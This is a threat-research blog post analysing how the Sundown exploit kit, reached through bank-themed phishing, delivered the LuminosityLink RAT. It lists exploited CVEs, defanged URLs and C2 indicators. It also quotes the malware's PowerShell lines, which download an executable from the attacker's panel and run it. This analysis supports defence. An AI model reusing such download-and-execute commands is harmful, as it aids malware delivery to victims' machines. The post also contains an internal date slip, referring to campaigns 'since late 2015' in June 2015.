
Sundown EK Spreads LuminosityLink RAT: Light After Dark

proofpoint.com/us/threat-insight/post/Light-After-Dark

June 25, 2015



Blog
Threat Insight
Sundown EK Spreads LuminosityLink RAT: Light After Dark

June 25, 2015 Proofpoint Staff

The Sundown exploit kit is a recent addition to the field of EKs [1], and analysis indicates that it is still in development by its creator [2]. As it continues to evolve and develop, Proofpoint researchers have detected it distributing a new remote access Trojan (RAT).

This campaign targeted recipients at large banks and financial services organizations. Proofpoint researchers observed both attachments and URLs being used by the campaign; one of the more widely distributed examples employed a “breaking news” template and a malicious URL. (Fig. 1)

Figure 1: Phishing email containing “breaking news” and malicious links.

The fake news update delivered by the phishing email is false but combines sensationalism with popular suspicion of banks to effectively entice recipients to click. However, in a departure from the targeting techniques we have described elsewhere, rather than connect to a TDS that checks for specific client attributes before pulling in the exploit kit, in this case the link connects the client *directly* to the Sundown EK. Sundown does not attempt to distinguish between countries, IP addresses, companies, or other client attributes, and instead attempts to execute exploits on clients indiscriminately. Moreover, the “unsubscribe” and “report as spam” links in the phishing message also link to the Sundown EK. While it is not unusual to have multiple malicious URLs in a single message, the fact that these link directly to the EK, rather than to a TDS or spam site, only increases the risk posed by this message.

The exploits being served by Sundown in this campaign include the Adobe Flash zero-days that were detected on the Angler EK in early 2015 and reflect a preference for Flash player exploits and broadly applicable Windows vulnerabilities. (Fig. 2)

CVE	Platform
CVE-2015-0311	Adobe Flash Player through 13.0.0.262 and 14.x, 15.x, and 16.x through 16.0.0.287 on Windows and OS X and through 11.2.202.438 on Linux
CVE-2015-0313	Use-after-free vulnerability in Adobe Flash Player before 13.0.0.269 and 14.x through 16.x before 16.0.0.305 on Windows and OS X and before 11.2.202.442 on Linux
CVE-2015-0359	Double free vulnerability in Adobe Flash Player before 13.0.0.281 and 14.x through 17.x before 17.0.0.169 on Windows and OS X and before 11.2.202.457 on Linux
CVE-2014-0556	Heap-based buffer overflow in Adobe Flash Player before 13.0.0.244 and 14.x and 15.x before 15.0.0.152 on Windows and OS X and before 11.2.202.406 on Linux, Adobe AIR before 15.0.0.249 on Windows and OS X and before 15.0.0.252 on Android, Adobe AIR SDK before 15.0.0.249, and Adobe AIR SDK & Compiler before 15.0.0.249
CVE-2014-6332	.dll in OLE in Microsoft Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Windows Server 2012 Gold and R2, and Windows RT Gold and 8.1
CVE-2012-1876	Microsoft Internet Explorer 6 through 9, and 10 Consumer Preview, does not properly handle objects in memory

Figure 2: Exploits observed in Sundown EK (Aditya K. Sood & Rohit Bansal [2])

The exploits observed in the Sundown EK changed significantly in a relatively short period, adding another Flash vulnerability (patched in April) and an Internet Explorer vulnerability from 2012. These changes demonstrate that the actors behind the Sundown EK continue to adjust and refine their exploit combinations in order to achieve the best results.

The exploits are delivered in PHP and SWF files that include the code to exploit the targeted vulnerabilities. Many of the PHP files are encoded with VBScript encoder (VBS to VBE). The structure of exploit-serving URLs is shown below; long URL and file names are used and may differ in other samples:

- [hxxp://<sundown_panel>/ERFREERGYHIRYTUIYTUEIRHJTRJIHURJHRTRTIEUUEYREUI/lat457865476854578643756438 75jhgfhf45.php
- [hxxp://<sundown_panel>/ERFREERGYHIRYTUIYTUEIRHJTRJIHURJHRTRTIEUUEYREUI/1464875454kj5hgkj45h4j35f4j3f5hj35fg4g5f.sw
- [hxxp://<sundown_panel>/ERFREERGYHIRYTUIYTUEIRHJTRJIHURJHRTRTIEUUEYREUI/311875648754y5tg4jkh5fg45hjf43hgj5f43hg.sw
- [hxxp://<sundown_panel>/ERFREERGYHIRYTUIYTUEIRHJTRJIHURJHRTRTIEUUEYREUI/178969687965498769 86jhgkjhkg65hj5gf6hjk56
- [hxxp://<sundown_panel>/ERFREERGYHIRYTUIYTUEIRHJTRJIHURJHRTRTIEUUEYREUI/145328452345324683274632yjetguyjkgfjfr54hf

One of the PHP files is a VBScript file that utilizes PowerShell to download and execute the payload using code such as:

- (New-Object System.Net.WebClient).DownloadFile('[hxxp:// <sundown_panel>/SDDS/domain.php?d=Service-3.exe]', $env:APPDATA + '\EDWEDRFEDDF-3.exe');
- $val = $env:APPDATA + '\EDWEDRFEDDF-3.exe';
- Start-Process $val;

The reliance on Powershell limits Sundown's ability to execute on Windows XP systems – a rare break for a platform that continues to be widely used despite no longer being supported by Microsoft.

Previous analyses have observed the Sundown EK delivering the Neutrino DDoS bot. In this campaign, Proofpoint researchers detected a new payload: the Luminosity Link remote access Trojan (RAT). The stated purpose of LuminosityLink is ostensibly benign: "LuminosityLink allows system administrators to manage a large amount of computers concurrently. Our product is ideal for business owners, educational institutions, and Windows system administrators." (Fig. 3)

Figure 3: LuminosityLink features described on product web site ([hxxps://luminosity[.]link/])

Analysis upon install, however, reveals a very aggressive key logger that injects its code in almost every running process on the computer, and multiple attempts are made if not initially successful. This "injection" behavior is aggressive even by the standard of the Zeus family: very few malware families exhibit such an aggressive behavior, and it is particularly unusual to observe this in key loggers, even commercial ones. We have observed LuminosityLink being used to download additional payloads. It is possible that the actors involved here are using LuminosityLink as a platform to collect information from the victim, and using that information to decide whether to deploy more sophisticated malware at high-value targets. While it is not unusual for adware and other questionable software to pass themselves off as legitimate tools, it is striking to see a piece of software with a set of obviously malicious functions to be marketed so actively and openly.

This unusual ploy becomes somewhat more intelligible in the context of the recent conviction and sentencing of the Blackshades RAT author and associates: by actively marketing their "solution" as a tool with legitimate business and administrative uses, the LuminosityLink creators could be attempting to forestall legal action, although this argument is certainly not helped by distributing the RAT via an exploit kit.

The recent rise of Sundown shows that the EK market continues to evolve in the void left by the collapse of the Blackhole EK, as malware creators experiment with different approaches to delivering exploits and challenge the dominance of sophisticated, high-value EKs such as Angler. This may also be a sign that the malicious macro campaigns that have dominated the threat landscape since late 2015 are beginning to be play out and attackers are starting to look for other delivery and masking techniques: time and additional observation with tell.

Indicators of Compromise

LuminosityLink C2 server URL:

[hxxp://emenike[.]no-ip-biz]

[hxxp://serv[.]textme.pw]

References

1. http://malware.dontneedcoffee.com/2015/06/fast-look-at-sundown-ek.html
2. https://www.virusbtn.com/virusbulletin/archive/2015/06/vb201506-Beta-BE